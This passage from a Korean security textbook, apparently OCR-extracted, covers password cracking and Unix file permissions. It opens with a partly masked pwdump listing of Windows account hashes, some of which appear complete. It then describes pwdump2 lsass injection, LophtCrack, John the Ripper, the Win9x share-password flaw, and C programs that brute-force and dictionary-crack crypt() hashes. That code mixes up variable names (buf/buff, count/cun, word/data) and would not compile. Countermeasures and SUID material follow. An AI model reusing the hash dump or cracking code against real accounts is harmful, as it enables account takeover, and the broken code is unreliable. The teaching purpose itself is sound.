c23fc90c88c295e3b:::
IWAM_xxxS:1003:xxxxxxxxxxxxxxxxxxxf131c9bdde8e9ba6ce7ac:::
jsmxxxc:1012:8b6xxxxxxxxxxxxxxx96ff853031ee1fa016c810124d2f24
2:::
kxxxe:1010:62b3c2eexxxxxxxxxxxxxxxxxx9a7693e605b76c5f715d9ab32
fb326:::
Kxxx$:1016:aad3b4xxxxxxxxxxxxxxxxxxx51404ee:8c23f58b568a167bd3
b249579dded3cf:::
ox:1006:71f1631xxxxxxxxxxxxxbc8efa0c581d64e:::
OIx$:1014:aad3bxxxxxxxxxxx5920b17a76dec6043e3f375e9:::
```

```
POxxS$:1000:fe7661xxxxxxxxxxxxxxa:83a003f3942f89bd7d136b975a4a
c506:::
redxxxcomet:1021:2daxxxxxxxxxxxxxxxx65f36030673dd:7e598beb4899
dfff92d45a795555e3d9:::
RxDxxxT$:1020:aad3b435bxxxx04xxexxaxxx3b435b51404ee:01288b07dc
eb9aa3cf78eba730b2936f:::
sexxxxe:1015:08a3a1de0bc551c017306d272a9441bb:1bb9d92259d3f2bb
45bd917202effebc:::
VUSR_PxIS:1018:4f67cbbaxxxxxxxxxxxxf5a5960f516861778ea3:19af70c
39ac49335abcf882a8fee2738:::
```

- DLL 주입방식
  - pwdump2 툴은 lsass 가 lsass 의 주소공간으로 pwdump2 의 실행에 필요한 samdump.dll 을 로드하도록 한다. samdump.dll 이 lsass 의 주소공간으로 로드되면 패스워드 해쉬를 접근하는 내부의 msv1_0.dll 을 호출함으로써 패스워드 해쉬값을 획득한다.

- NT 패스워드의 변환을 엿보기
  - lophtcrack 을 이용해서 SMB 패스워드 해쉬를 감시한다.

Windows Server 시스템의 패스워드 크래킹 툴

- Lophtcrack

SAM 데이터를 가져올 때 이용한다. 패스워드 사전 이용 공격, 원하는 문자 set, 무작위 대입 방식(brute force attack)의 혼용이 가능하다. SYSKEY 로 암호화된 SAM 데이터의 경우에는 pwdump2 를 이용한 후에 크랙에 사용한다.

- John the ripper

LanMan 해쉬 크랙에 이용한다. 사전 이용 공격(dictionary-only cracker) 방식으로 크랙을 한다. LanMan 해쉬에만 적용되므로, 크랙 결과가 대소문자가 혼용된 패스워드와 구별되지 못한다.

- Crack 5 with NT Extension

* John the ripper 와 crack 은 모두 원래는 UNIX 의 패스워드 크랙 툴이다.

1.2.3. Windows Desktop 시스템의 Password cracking

Microsoft Windows ME, Microsoft Windows 98/98se, Microsoft Windows95 에서 공유폴더 암호를 쉽게 알아낼 수 있는 기법이 공개 되었다. 파일, 폴더를 공유한 윈도우 시스템의 공유 패스워드 확인 과정에서 확인 password 의 길이는 원래 8 bytes 이지만, NetBIOS 구현상의 문제점 때문에, 원거리(원격) 공격자가 공유 패스워드 확인에 필요한 패킷을 보내면서 확인 password 의 길이를 8 bytes 보다 적은 길이(1 bytes 까지도 가능)로 간단히 세팅 할 수가 있다.

먼저 password 길이를 1 byte 로 세팅하면 패스워드의 첫번째 문자를 쉽게 추측하게 되고, 계속해서 password 길이를 1 bytes 씩 늘리면서 비밀번호 한자리씩을 보냈을 때 돌아오는 응답 패킷을 보면 아주 쉽게 패스워드를 추측할 수 있게 된다. 하나하나 문자를 보내면서 틀린지 맞는지를 확인할 수 있는 것이다.

이 방법은 전체 8 byte 의 암호를 추측하는 일반적인 크랙에 비하면 엄청나게 간단하고 빠른 알고리즘에 의해 이루어진다. 현재 이 기법을 사용하여 공유 암호를 크랙 할 수 있는 pqwak 이라는 툴이 공개되어 있으며, 이 툴을 이용하여 공유 암호를 알아내는 걸리는 시간은 불과 1 분 안팎이다.

1.3. 유닉스 패스워드 크랙프로그램 예제

대부분의 크랙프로그램은 crypt()함수를 이용한다. 과거부터 지금까지도 crypt()함수를 이용하여 만든 패스워드는 역암호화 알고리즘이 존재하지 않기 때문에 즐겨 사용하는 부분이기도 하다.

crypt()함수는 단지 salt 키와 패스워드를 제공하면 암호화 시킨다. 그런데 역암호화 알고리즘이 존재하지도 않는데 어떻게 암호화 된 패스워드를 크랙 프로그램들이 줄줄이 풀어내는가?

예를 들어 크랙 프로그램의 실행 원리를 살펴보자.

Shadow 패스워드가 "7tqNQGFbMOk3s" 라고 가정하면, 우선 크랙 프로그램은 단어 사전 파일을 필요로 한다. 참고로 단어사전 파일은 이렇게 되어있다.

```
a
aa
aaa
aaaa
ab
aba
......
across
auto
......
.......
z
za …
zz
zzz
```

```
zoo
..
```

이렇게 영어사전의 첫 페이지에 나오는 단어만 한 줄에 한 단어씩 올라와 있다.

그러면 크랙 프로그램은 crypt() 함수에 위의 한 줄에 한 단어씩 넣어서 암호화된 패스워드를 만든다. 그리고 "7tqNQGFbMOk3s" 와 비교하는 과정을 거친다. 틀리면 다음 단어로... 틀리면 다음단어로... 이렇게 한가지씩 수도 없이 암호화하고 비교하는 작업을 반복한다. 이게 바로 크랙 프로그램의 기본적인 동작이다.

[예제 1.6] 기본적인 크랙 프로그램

```
▶ 우선, crypt()함수에 대해서 알아보자.
$ man crypt
 CRYPT(3)              Library functions              CRYPT(3)
 NAME
      crypt - password and data encryption
 SYNOPSIS
      #define _XOPEN_SOURCE
      #include <unistd.h>
       char *crypt(const char *key, const char *salt);
 (이하 생략)

맨 마지막 줄을 보면,
char *crypt(const char *key, const char *salt);
이라는 문장이 있는데, 이 부분이 crypt()함수의 사용법이다.
```

salt 키는 암호화 할 때 넣는 임시 변수로 값이 어떤 것을 넣느냐에 따라 암호화된 패스워드가 달라진다. 일반적으로 암호화 된 패스워드의 맨 앞부분의 두 문자가 salt 키가 된다. 위에서 예를 든 암호화된 패스워드, "7tqNQGFbMOk3s"에서 salt 키는 "7t"이다.
실제 프로그래밍 할 때는,
crypt("단어","7t");
이렇게 하면 된다.
그러면 crypt()함수는 암호화된 패스워드를 출력한다.

이번에는 실제로 암호화 된 패스워드를 만드는 프로그램을 만들어 보자.

[예제 1.7] 실제로 암호화된 패스워드 만드는 프로그램

```
#include <unistd.h>


main(int argc, char **argv)
{


    char buff[1024];


    if ( argc < 2 ) {
        printf("usage: %s password salt_key\n", argv[0]);
        exit(1);
    }



    strcpy(buf,crypt(argv[1],argv[2]));


    printf("crypt [%s] => %s \n",argv[1],buff);
```

```
}
```

이 프로그램은 단순히 첫번째 인수로 단어를 받고 두번째 인수로는 salt 키를 받는다. example.c 라고 위의 프로그램을 이름을 붙이고 컴파일을 해 보자. 주의할 점은 컴파일시에 -lcrypt 라는 옵션을 줘야 한다.

[예제 1.8] example.c 결과

```
$ gcc -o example example.c -lcrypt
$ ./example hahaha 7t
crypt [hahaha] => 7tqNQGFbMOk3s
```

위의 결과에서 보는 것처럼 hahaha 라는 단어와 salt 키를 “7t”로 해서 crypt()함수를 돌렸더니 위에서 선보였던 암호화된 패스워드 파일과 같아 진다. 이런 원리를 크랙프로그램이 이용하는 것이다.

이번에는 아주 간단한 패스워드 크랙 프로그램을 만들어 보자.

어떤 사람의 계정의 패스워드가 4 자리 숫자로 만들어져 있다는 정보를 입수 했고, 어렵게 그 사람의 암호화 된 패스워드가 "5tYu1ywBg8xf2" 라는 것을 알았다고 가정하고, 지금부터 크랙을 해보자.

우선 프로그램을 만들어서 크랙 해야 된다. 간단한 크랙 프로그램을 만들어 보자. 프로그램을 만들기 전에 얻은 정보를 종합해보면,

- 암호화 된 패스워드 : 5tYu1ywBg8xf2
- salt 키 : 5t
- 4 자리 숫자로 된 패스워드이므로 패스워드의 범위는 1000 ~ 9999 중에 있다.

위 정보를 토대로 프로그램을 만들어 본다.

[예제 1.9] 패스워드 프로그램

```
#include <unistd.h>


main(int argc, char **argv)
{


    int cun;
    char buff[5];



    for ( cun=1000 ; cun < 10000 ; cun++ ) {
        sprintf(buff,"%d",count);


        if( !strcmp("5tYu1ywBg8xf2", (char *)crypt(buff,
"5t")) ) {
            printf("password crack success : %d \n",cun );
            break;
        }
    }


}
```

이 프로그램을 example2.c 라 이름 짓고 컴파일하여 다음과 같은 결과가 나오면 성공이다.

[예제 1.10] example2.c 결과

```
$ gcc -o example2 example2.c
$ ./ example2
password crack success : 4233
```

```
$
```

그러면 위 프로그램의 알고리즘을 살펴보자.

for()문을 이용하여 count 값이 1000 ~ 9999 까지 루프를 돌도록 했으며, crypt()함수는 문자열만 받기 때문에 count 상수를 buf 라는 문자 변수에 sprintf() 함수를 이용하여 넣어서 사용했고, strcmp() 함수로 원래의 암호화된 패스워드와 비교하는 문장을 사용하여 프로그램은 완성되었다.

이번에는 진짜로 단어사전을 가져와 크랙을 하는 프로그램을 만들어보자.

이번에는 새로운 암호화된 패스워드를 얻었고, "99u5LyKkDNKgk" (※주의 ※ 대소문자를 잘 구분하자(K 와 k). 기존의 방법으로는 이 암호화된 패스워드를 찾을 수가 없다.) 이번에는 단어 사전을 읽어서 패스워드를 찾도록 프로그래밍 한다.

[예제 1.11] 패스워드 찾는 프로그래밍

```
#include <stdio.h>
#include <unistd.h>

main(int argc, char **argv)
{

    char data[81], buff[20];
    FILE *fp;

    if ( argc < 2 ) {
        printf("usage : %s dictionary\n", argv[0]);
        exit(0);
    }
```

```
    fp = fopen(argv[1],"r");    /* 단어 사전 파일을 열기*/

    if ( !fp ) {
        perror("open error");
        exit(0);
    }

    while ( 1 ) {

        if ( fscanf(fp,"%s",word)  < 0)      /* 사전에서 단어 가져
오기 */
             {
           printf("Fail to find password. Use other
dictionary...\n");
           break;
        }

        strcpy(buff,(char *)crypt(data,"99"));  /* 암호화 시킴  */

        if( !strcmp("99u5LyKkDNKgk",buf) )    /* 패스워드 비교 */
           {
           printf("OK.\nPasword : %s \n", data );
           break;
        }
    }
```

```
    fclose(fp);
    exit(0);
}
```

이 프로그램을 example3.c 라고 이름짓고 컴파일 한다. 그리고 단어사전을 구해 놓는다.

(인터넷을 통해 구할 수 있다). 여기서는 word 라는 이름의 단어 사전을 사용한다고 가정한다.

[예제 1.12] example3.c 결과

```
$ gcc -o example3 example3.c -lcrypt
$ ./ example3
usage : ./ example3 dictionary
$ ./ example3 word
OK.
Password : love
$
```

이렇게 해서 love 라는 단어를 검색 해 냈다.

1.4. Password cracking 의 대책

1.4.1. 유닉스 시스템에서 대책

현재 많은 시스템들이 shadow password file 을 사용하지만 유닉스의 다양한 버그를 통해 이 password 파일들이 유출될 가능성이 있다. 따라서 shadow password file 을 사용한다고 해서 안전한 것은 아니다. 가장 확실한 password cracking 의 대책은 사용자의 password 를 예측하기 힘든 password 를 사용하는 것이다.

될 수 있으면 사용하지 말아야 하는 password

- 사전에 있는 단어를 사용한 password
- 다른 국가의 사전에 있는 단어를 사용한 password
- 지명의 이름을 딴 password
- password 파일에서 찾을 수 있는 단어가 들어간 password(예를 들어 사용자의 이름, Id 등이 포함된 password)
- 백과사전에 있는 단어를 사용한 password(유명한 사건, 유명인의 이름 등을 사용한 password)
- 개인의 정보가 포함되어 있는 password(전화번호, 주민등록번호, 차량번호 등이 포함된 password)
- 연속된 단어, 쉬운 숫자, 기타 추측하기 쉬운 것

이처럼 특정 정보가 포함되지 않으며 숫자, 특수문자, 대소문자가 함께 있는 password 를 사용하게 된다면 사전파일을 이용해 사용자의 password 를 cracking 하는 것은 매우 어렵게 된다.

관리자의 패스워드 관리방법

사용자의 패스워드를 어떻게 관리하는가는 아주 중요한 문제이다. 너무 쉬운 패스워드를 사용한다면 그만큼 그 시스템은 불안정하다고 할 수 있다. 시스템상에서 사용자가 처음 아이디를 만들 때 관리자가 그 사용자의 패스워드를 정해주게 된다. 간혹 보면 아주 쉬운 패스워드 또는 아이디와 같은 패스워드를 사용하는 경우가 많다. 이런 것은 관리자로서의 책임을 다하지 못하는 것이다.

일일이 패스워드를 정하기가 까다롭다면 패스워드 생성 프로그램을 사용해보는 것도 좋다. 여기서는 mkpasswd 라는 프로그램을 소개한다.

- Mkpasswd 의 옵션
  - -l : 패스워드 길이를 정한다. (20 자라면 mkpasswd -l 20)

- -d : 숫자를 몇 개나 쓸 것인지를 정한다.
- -c : 사용할 소문자의 개수
- -C : 사용할 대문자의 개수

또한 쉐도우 패스워드 방식의 경우 패스워드 갱신기간이 있으므로 관리자의 입장에서 사용자들의 패스워드 관리를 해주는 것도 좋은 방법이다. 일일이 체크하는 것은 어느 이상의 사용자수를 넘어서면 거의 불가능 하다 할 수 있으므로 다음과 같은 스크립트 등을 사용하여 항상 체크 하는 습관을 들이도록 한다.

[예제 1.13] 쉐도운 패스워드 체크

```
#!/bin/sh
if [ "$1" = "" ]; then
grep -v ':x:' /etc/shadow | awk -F: '{printf "아이디 : " $1 \
" \t 바꾼 날짜 : " $3 "\t 접속불가 날짜 : "$8"\n"}'
else
grep $1 /etc/shadow | awk -F: '{printf "아이디 : " $1 \
" \t 바꾼 날짜 : " $3 "\t 접속불가 날짜 : "$8"\n"}'
fi
```

1.4.2. Window NT 에서 대책

NT 사용자들의 경우에는 다음과 같은 해결책이 있다.

- 패스워드 생성시에는
  - 14 문자 패스워드길이를 모두 사용한다.
  - ALT 키와 조합한다.
  - 숫자를 섞는다.
  - 33 개의 기능키를 추가한다.

- 복잡한 도메인 관리자 패스워드의 사용과 지속적인 패스워드 변경을 한다.
- 관리자도 별도의 사용자 계정을 사용하도록 한다.
- 유닉스의 'su' 같은 NT 용 유틸리티 사용

1.4.3. MS Windows Desktop 에서 대책

MS 윈도우 9x 에서 제공하는 파일, 프린터 공유 기능은 꼭 필요한 경우가 아니라면 사용하지 않는다.

공유기능을 부득이 사용해야 할 경우에는 다음을 패치 하면 이 책에서 지적한 취약점은 제거된다.

- 윈도우 ME:
  - Microsoft patch 273991USAM
  - http://download.microsoft.com/download/winme/Update/11958/WinMe/EN-US/273991USAM.EXE
- 윈도우 98se:
  - Microsoft patch 273991USA8
  - http://download.microsoft.com/download/win98SE/Update/11958/W98/EN-US/273991USA8.EXE
- 윈도우 98:
  - Microsoft patch 273991USA8
  - http://download.microsoft.com/download/win98SE/Update/11958/W98/EN-US/273991USA8.EXE
- 윈도우 95:
  - 윈도우 95 는 공유폴더 취약점 패치가 없다.

- 윈도우 95 를 사용할 때에는 공유폴더를 더 이상 만들지 않는 방법밖에는 없다.

1.5. 참고자료

- 한국 정보보호센터, www.certcc.or.kr/advisory/ka2000/ka2000-040.txt
- 한남대학교 Cumper Network Lab, http://www.hannam.ac.kr/
- 해커스랩, http://www.hackerslab.org
- 고려대학교 사법대학 컴퓨터교육과, http://comedu.korea.ac.kr/
- 오정옥, HACKING HOWTO, 크라운출판사, 2001.10

2. File Permission

2.1. File permission 을 이용한 해킹의 개요

UNIX 및 NT 등 서버 시스템은 사용자의 ID 와 사용자가 속한 그룹에 따라 파일 및 디렉토리에 대한 권한(역할, 접근 -File permission-) 제어를 설정할 수 있다. 각각의 사용자 ID 는 관리자의 설정에 따라 각 파일 및 디렉토리에 대해 다른 권한을 가지고 있다는 뜻이다. 그런 의미에서 루트 사용자나 관리자는 시스템상에서 가장 강력한 사용자라 할 수 있다.

그러므로 해커(크래커)들은 루트 사용자나 관리자의 권한을 얻기 위해 많은 노력을 하게 된다. 그 강력함만큼이나 보안상 위험할 수 있는 관리자 권한은 커널(UNIX 운영체제의 기반)에 의해서만 제한될 수 있으며, 루트 사용자 계정은(루트 디렉토리로부터 모든 트리 구조가 형성됨을 상기하자.) 일반 사용자 ID 와는 달리 여러 가지로 보호를 받게 된다.

본 장에서는 UNIX 시스템을 중심으로 서술한다. (NT 시스템의 경우 UNIX 시스템을 기본으로 이루어졌으므로 UNIX 시스템을 이해할 경우 NT 시스템의 이해는 그리 어렵지 않을 것이다. 단, UNIX 시스템에서 디렉토리는 파일의 개념과 다르지 않음에 유의하자.)

원격 시스템 상에서 공격자(Hacker)는 루트권한을 얻을 수 있는 방법을 찾아야 한다. 원격시스템에서 작업하려면, 공격자는 Hacking 작업의 대상이 될 시스템에 관한 최소의 정보 밖에 없으므로, 널리 알려진 원격 제어 방법들과 서버 시스템의 취약성에 의존해야 한다.

이런 경우, 시스템 관리자는 원격 허가 권한을 제한하거나 일차적인 방화벽(firewall)에서 원격 제어 서비스를 막음으로써, 혹은 서비스로의 네트워크 접근을 방해함으로써, 원격 제어 시스템의 취약성을 막을 수 있다.

그러나 공격자(Hacker)가 쓰기 가능한 파일을 찾을 수 있다면, 해당 시스템은 보안에 완전한 취약한 상태가 되는 것이고, 해커들은 이것을 이용해 침투가 가능한 것이다.

“Chmod g+s filename” 명령으로 만들어진 setgroupid 명령어로 설정된 프로그램(디렉토리)은 호출자의 ID 가 그 그룹 또는 사용자가 아닐 경우 실행되지 않는다.

이렇게 setuserid 나 setgroupid 명령어로 설정된 프로그램들을 이용하여 해커는 각 프로그램들이 실행되는 중에도 높은 권한(모든 하위 디렉토리에 대한 제어, 관리)을 얻으려고 할 수 있다.

각각의 파일에 대한 권한(File permission)을 설정할 수 있다는 것은 동시에 그만큼 많은 실수를 할 수 있다는 것, 그리고 그만큼 번거로움을 의미한다. 그래서 수많은 서버에서는 퍼미션을 설정함으로써 파일과 디렉토리에 접근하는 것을 제한함에 있어서 많은 조작을 하지 않는다. 그래서 공격자(Hacker)가 주목해야 할 점은 Default 설정이다. 파일 및 디렉토리 퍼미션에는 다음과 같은 세가지가 존재한다.

- 읽기 : 사용자가 명시된 파일을 읽을 수 있도록 한다.
- 쓰기 : 사용자가 명시된 파일을 변경할 수 있도록 한다.
- 실행 : 사용자가 명시된 파일을 실행시킬 수 있도록 한다.

위와 같이 File permission 으로 관리자는 사용자, 그룹 사용자, 모든 사용자에 대해서 개별적으로, 읽기, 쓰기, 실행하기 권한을 줄 수 있다.

소유권이 설정된 파일들에 대해 지정한 사용자들과 그 사용자들의 그룹간에는 공유할 수 있게 된다. 파일의 소유자는 모든 다른 사용자들이 그 파일에 액세스할 수 없게 할 수도 있지만 보통 대부분의 시스템들은 디폴트(default)로 설정되어 다른 사용자들이 그 파일을 읽을 수 있는 권한은 주고, 수정이나 삭제는 할 수 없게 한다.

이렇게 익명의 사용자에 대해 읽기 권한을 설정한 경우 허가를 얻지 않은 사용자도 파일의 내용을 읽을 수는 있게 된다. 디렉토리의 경우, 읽기 권한을 열어두었을 경우 ls(UNIX 의 경우)등의 명령어를 사용해서 디렉토리 안의 내용을 알 수 있음을 의미한다.

쓰기 권한은 사용자가 파일에 쓰거나 내용을 수정할 수 있게 허가한다. 디렉토리에 대한 쓰기 권한은 디렉토리 내에 새로운 파일을 생성하거나 디렉토리 내의 파일들을 삭제할 수 있는 것을 의미한다.

더우기 제대로 관리되지 않은 File permission 은 실행 가능한 파일을 일정한 User 또는 Group 에 대해 프로그램 또는 shell 스크립트로서 실행시킬 수 있도록 허가하게 된다. 디렉토리에 대한 실행 권한이 열려 있을 경우에는 사용자가 cd(change directory)명령어를 사용해서 그 디렉토리로 이동할 수 있고 그 디렉토리 하에 있는 파일들을 탐색할 수 있게 된다.

또 한가지 알아둘 것으로 SUID bits 라는 것은 유닉스 시스템의 권한 시스템의 예외 규정이라고 볼 수 있다. 유닉스 시스템은 기본적으로 권한이 철저하게 나누어진 시스템이지만, 예외적으로 다른 사용자의 권한이 필요할 때 사용하기 위해서 SUID 라는 모드를 만들어 놓았다.

이렇게 예외적으로 만들어졌기 때문에 보안상의 결함을 이미 내포하면서 만들어진 것으로 간주해도 된다. SUID 모드는 다른 사용자의 권한을 얻었을 때 그 권한을 보전하기 위해서 해커들에 의해서 많이 사용되기도 했으며, 최근의 SUID 의 가장 큰 문제점은 버퍼 오퍼플로우를 사용한 쉘코드를 실행한 것이다.

SUID + 버퍼오버플로우 = SUID 쉘이 되어서 특정 사용자의 권한을 얻을 수 있게 된다. 유닉스 시스템에서 대부분의 SUID 로 설정된 프로그램들은 루트(root) 사용자가 소유주이므로 대부분의 SUID 프로그램의 버퍼 오버플로우는 곧 시스템 전체가 장악될 수 있다는 것을 의미하게 된다.
SUID 가 붙은 실행 파일은 언제든지 주의를 게을리 해서는 안 된다.

지금까지 대략 설명한 바와 같이 중요한 시스템 파일의 경우에는 특정한 권한을 가진 사용자만이 access 가 가능하도록 파일 모드가 설정되어 있어야 하지만, 이 파일 모드 설정이 적절치 않을 경우에는 타 사용자의 해킹이 가능하다.

2.2. File System

2.2.1. File Permission 의 이해

일반적으로 유닉스 파일 시스템은 최상위 디렉토리를 root 라고 하면 "/"로 표시한다. root 이하에 여러가지 디렉토리와 파일들이 존재하게 된다. File type 으로는 ordinary file(일반 파일들), directory file(디렉토리), device file(시스템 장치와 관련된 파일), link file(Windows 에서의 바로 가기 파일과 같은 연결 파일) 들이 존재한다.

각 파일에 대한 퍼미션은 10 개의 문자로 구성되어 있다. 처음 1 비트는 디렉토리나 파일의 구분을 나타내고, 나머지 파일 퍼미션의 파일 허가를 나타내는 척도로써, 3 비트씩 분할하여 총 9 비트를 이용하여 사용허가를 규정짓는다.

아래는 Unix 의 기본 커맨드인 ls 를 이용하여 해당 디렉토리내의 다양한 파일을 보여준 결과이다.

[예제 2.1] ls 의 해당 디렉토리내의 파일

```
ls -al
drwxr-xr-x   6 progroup     1024 Apr 22 13:30 ./
drwxr-xr-x   74 root        1536 Mar 24 12:51 ../
-rw-------  1 progroup     188 Apr 13 15:53 .login
-rw-------  1 progroup     6 Mar 24 11:29 .logout
-rw-------  1 progroup     253 Apr 10 12:50 .xinitrc
```

```
-rw-r--r--   1 progroup     516 Apr 10 13:00 .twmrc
-rw-r—r--   1 progroup     1600 Apr 22 10:59 test2.out
```

여기서 각 컬럼의 내용을 살펴보면,

[예제 2.2] 각 컬럼 내용

```
drwxr-xr-x  | 6 | progroup |   1024 | Apr 22 13:30 | ./
①      | ②|   ③     |    ④  |     ⑤       | ⑥
첫번째 컬럼 : 접근 권한
두번째 컬럼 : 파일 entries 의 수
세번째 컬럼 : owner
네번째 컬럼 : 파일 사이즈(byte)
다섯번째 컬럼 : 최종 수정 날짜 시간
여섯번째 컬럼 : 파일명
```

이중 파일 퍼미션에 대한 정보인 첫번째 컬럼에 대해 알아보자.

첫번째 컬럼의 첫번째 문자들이 의미하는 자원종류를 정리해 보면 다음과 같다.

[예제 2.3] permission 에 대한 첫번째 컬럼의 정보

```
- : 파일
b : 블록 특수 파일
c : 문자 특수 파일
d : 디렉토리
l : 심볼릭 링크
```

그리고, 남아 있는 9 개 문자들은 각각 3 문자씩 세 그룹으로 나눌 수 있으며, 각각의 그룹의 의미는 다음과 같다.

[예제 2.4] permission 의 의미

```
소유자의 퍼미션     : 파일 소유자의 접근 권한을 나타낸다.
그룹 퍼미션         : 파일 그룹 전체의 접근 권한을 나타낸다.
전체(world) 퍼미션 : 소유자도 아니고 소유자와 같은 그룹에 속해 있지도 않은 나머지 사용자들의 접근 권한을 나타낸다.
```

그리고 그에 대한 접근 권한은 다음과 같이 나뉜다.

표 2-1 접근 권한

접근 방식	파일에서의 의미	디렉토리에서의 의미
R	파일의 내용 보기	디렉토리 내용 탐색
W	파일의 내용 변경	디렉토리 내용 변경(파일삭제)
X	파일의 실행 가능	사용자의 현재 디렉토리로의 이동

정리해보면 파일 퍼미션의 정보는 다음과 같은 구성을 갖는다.

표 2-2 file permission 정보

File type(1bit)	User access	Group access	Other access
-	r w x	r w x	r w x

또한 이중 첫번째 비트를 제외한 9 개의 비트를 지정하는 훨씬 편리한 방법으로써 8 진수 세자리로 퍼미션을 지정할 수도 있다. 순서는 동일하며 첫번째 숫자는 소유주의 퍼미션, 둘째 숫자는 그룹의 퍼미션, 그리고 마지막 숫자는 소유주도 아니고 파일의 그룹에 속하는 사람도 아닌 기타 모든 사람들에 적용되는 퍼미션이다.

```
rw-r--r—
```

과 같은 퍼미션이 있다고 할 때, 이것을 이진수로(값을 가지면 1, 값이 없는 경우는 0) 표현하면,

```
110100100
```

이 되며 또 이것을 3 비트씩 8 진수로 세면

```
110 | 100 | 100
6  |  4  |  4   ===> 644
```

가 된다. “rw-r--r--”의 표현보다는 “644”의 표현이 보다 직관적이다.

다시 더 자세한 예를 들어 설명해 보기로 한다.

[예제 2.5] permission 예

```
rwxr-xr-x 의 file permission 의 경우,


가장 왼쪽의 3 비트는 파일의 소유주인 사용자 자신에 대한 파일 퍼미션으로 사용자 자신은 파일에 대한 모든 권한을 가지고 있다.
파일을 읽을수도 있고, 편집이나 삭제할 수도 있고, 실행 시킬수 도 있다. 그러므로 사용자 자신에 대한 파일 퍼미션은 다음과 같이 7 이 된다.


4  +  2  +  1  =  7


가운데 3 비트는 사용자가 속한 사용자 그룹에 대한 파일 퍼미션으로 사용자 그룹은 파일에 대해 읽을 수 있고, 실행 시킬 권한만이 있다. 그러므로 사용자 그룹에 대하 파일 퍼미션의 다음과 같이 5 가 된다.


4  +  0  +  1  =  5
```

오른쪽에 있는 3 비트는 일반 사용자에 대한 파일 퍼미션으로 이것은 인터넷을 사용하는 모든 사용자가 된다.

일반 사용자는 파일에 대해 읽을 수 있고, 실행 시킬 수 밖에 없다. 만약 일반 사용자에게 파일을 편집할 수 있는 기능을 제공한다면 그건 해킹을 요구한다는 의미이므로 오른쪽의 3 비트는 대부분 r--, r-x 와 같이 해준다. 그러므로 일반 사용자에 대한 파일 퍼미션은 5 가 된다.

```
4  +  0  +  1   =   5
```

이렇게 해서 이 파일에 대한 총 파일 퍼미션은 755 가 되는 것이다.

다음은 표준 퍼미션의 값이다.

[예제 2.6] 표준 permission 값

```
644(-rw-r--r--)  :  슈퍼유저의 파일
664(-rw-rw-r--)  :  일반 사용자의 파일
755(-rwxr-xr-x)  :  슈퍼유저의 실행 파일
755(drwxr-wr-x)  :  슈퍼유저(시스템용)의 디렉토리
775(drwxrwxr-x)  :  일반 사용자의 디렉토리
```

시스템 상에서 관리자는 특별한 접속권을 가지고 있다. 일반 사용자가 읽기 불가, 쓰기 불가로 설정한 파일도 슈퍼유저는 일고 쓸 수 있다. 또한 일반 사용자의 실행 가능한 파일을 실행할 수 있으며 일반 사용자가 삭제할 수 없도록 설정한 파일(자신이 설정을 해제할 때까지 삭제할 수 없음)이라도 관리자는 삭제할 수 있다.

개인적인 정보인 경우, 다른 사람들에게 공개하고 싶지 않은 정보를 담고 있는 하나나 둘 정도의 디렉토리를 갖게 된다. 예를 들면 메일은 아마도

비밀스러워야 할 것이고, 그런 경우의 파일들은 700 퍼미션인 디렉토리 속에 있어야 한다.

2.2.2. Permission 변경

chmod

개별 사용자를 위해 퍼미션을 파일이나 디렉토리에 설정하기 등 파일의 퍼미션을 바꾸려면, chmod 명령어를 이용해야 하고, 그 파일의 소유주거나 슈퍼유저이어야 한다. 지정된 file 과 directory 의 permission 을 mode 에 따라 변경하며 mode 는 절대수 또는 기호로 표기한다. 허가에 대한 절대수 변경은 8 진수를 사용하며 x 는 0 에서 7 까지의 숫자이다. 기호에 의한 변경은 기호와 문자를 사용하는 것으로, 여기에서 who 는 사용자, 그룹, 모든 사용자를 분류하는 1 개 이상의 문자이며 operator permission 의 할당을 표시하는 +-= 기호중의 하나이다. 그리고 permission 은 permission 의 유형을 가리키는 1 개 이상의 문자이다.

표 2-3 permission 의 유형

범 위	모드	의 미
누가	u	사용자에 대한 허가
	g	그룹의 멤버들에 대한 허가
	o	그 밖의 기타
	a	모두(즉 사용자, 그룹, 기타)
무엇을	-	이 퍼미션을 박탈
	+	이 퍼미션을 추가
	=	이 퍼미션과 동일하도록 설정
퍼미션	r	읽기 가능
	w	쓰기 가능

범 위	모드	의 미
	x	실행가능
	X	또다른 '실행'비트가 설정되어 있는 디렉토리나 파일에 실행 퍼미션을 제공(또는 거절)
	s	Setuid 또는 setgid 를 설정(+와 –하고만 의미가 있음)
	t	Sticky 비트 설정
파일	d	Directory
	b	블록 형태의 특수 파일
	C	문자 형태의 특수 파일
	-	일반파일

```
Ex)
chmod a-x file : 전체에 대한 실행허가를 취소.
chmod 444 file : 전체에 대해서 읽기 만을 허용.
chmod go+rw file : 파일을 그룹과 모든 사용자에 대해 읽기와 쓰기를 허용.
chmod 606 file : 파일을 그룹과 모든 사용자에 대해 읽기와 쓰기를 허용.
chmod +x file : 사용자, 그룹, 모든 사용자에게 실행을 허용.
chmod o+rw file : 모든 사용자에게 읽기, 쓰기 허용.
chmod g+r,o+r file: 그룹,모든 사용자에게 읽기 허용.
```

chown(change owner)

파일의 소유권자 변경 -파일의 소유권자를 변경할 때 사용하는데, 자신의 파일을 다른 소유권자의 파일로 바꾸거나, 다른 사용자의 파일을 자신의 파일로 복사하여 자신의 소유로 만들고자 할 때 이용된다. owner 는 10 진수의 사용자 ID 또는 password file 에 있는 로그인 명칭 중 어느 것으로도 할 수 있다.

2.2.3. SUID 와 SGID 의 이해

유닉스 시스템은 퍼미션을 9 비트로 표현하고, 3 가지 속성을 추가한 12 비트 세트를 파일 모드로 관리하고 있다. 퍼미션을 변경하는 명령인 chmod(CHange MODe)는 여기서 유래한다. 파일 모드는 다음과 같이 되어 있다.




그림 2-1 파일 모드

가장 앞에서부터 1 은 SUID 비트, 다음 0 은 SGID 비트, 다음 0 은 sticky 비트이다. 그리고, 나머지는 위에 표기한 대로, 소유자, 그룹, 기타 권한에 대한 것이다.

SUID(setuid)

setuid (set-user identification)란 유닉스 시스템에서 실행파일의 소유자가 root 인데 타 사용자가 그 파일을 사용해야 될 때가 있을 때 사용하는 것이다. 예를 들어 passwd 파일을 보면 소유자가 root 이고 사용 그룹이 sys 이다. 그런데 root 가 아닌 다른 사용자가 이 파일을 실행시켜 패스워드를 바꿀 수 있다.

